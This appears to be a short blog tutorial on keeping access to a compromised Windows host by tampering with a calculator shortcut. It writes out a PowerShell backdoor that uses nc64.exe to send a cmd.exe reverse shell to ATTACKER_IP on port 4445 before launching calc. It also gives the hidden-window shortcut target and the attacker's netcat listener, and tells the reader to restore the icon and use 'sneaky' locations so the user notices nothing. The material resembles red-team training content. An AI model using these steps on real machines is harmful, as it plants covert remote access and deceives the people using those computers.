
Windows Persistence through shortcut files
Hello everyone I am irfan and Today we are going to talk about windows persistence through shortcut files, So let’s start and have some fun…..
First we will talk about persistence.After gaining the first foothold on your target’s internal network, you’ll want to ensure you don’t lose access to it before actually getting to the crown jewels. Establishing persistence is one of the first tasks we’ll have as attackers when gaining access to a network. In simple terms, persistence refers to creating alternate ways to regain access to a host without going through the exploitation phase all over again. There are many techniques through which we can achieve persistence, today we are going to talk about one of them.
We can tamper a shortcut file. Instead of pointing directly to the expected executable, we can change it to point to a script that will run a backdoor and then execute the usual program normally.
Let’s tamper this calc shortcut.

Before hijacking the shortcut’s target, let’s create a simple Powershell script in C:\Windows\System32 or any other sneaky location. The script will execute a reverse shell and then run calc.exe from the original location on the shortcut’s properties:
Start-Process -NoNewWindow "c:\tools\nc64.exe" "-e cmd.exe ATTACKER_IP 4445"

C:\Windows\System32\calc.exe
Remember you should put nc64.exe in the same location.
Finally, we’ll change the shortcut to point to our script. Notice that the shortcut’s icon might be automatically adjusted while doing so. Be sure to point the icon back to the original executable so that no visible changes appear to the user. We also want to run our script on a hidden window, for which we’ll add the -windowstyle hidden option to Powershell. The final target of the shortcut would be:
powershell.exe -WindowStyle hidden C:\Windows\System32\backdoor.ps1
Let’s start an nc listener to receive our reverse shell on our attacker’s machine.
user@attacker$ nc -lvp 4445If you double-click the shortcut, you should get a connection back to your attacker’s machine. Meanwhile, the user will get a calculator just as expected by them. You will probably notice a command prompt flashing up and disappearing immediately on your screen. A regular user might not mind too much about that, hopefully.
I hope you enjoyed it, You can follow me here on LinkedIn or Twitter.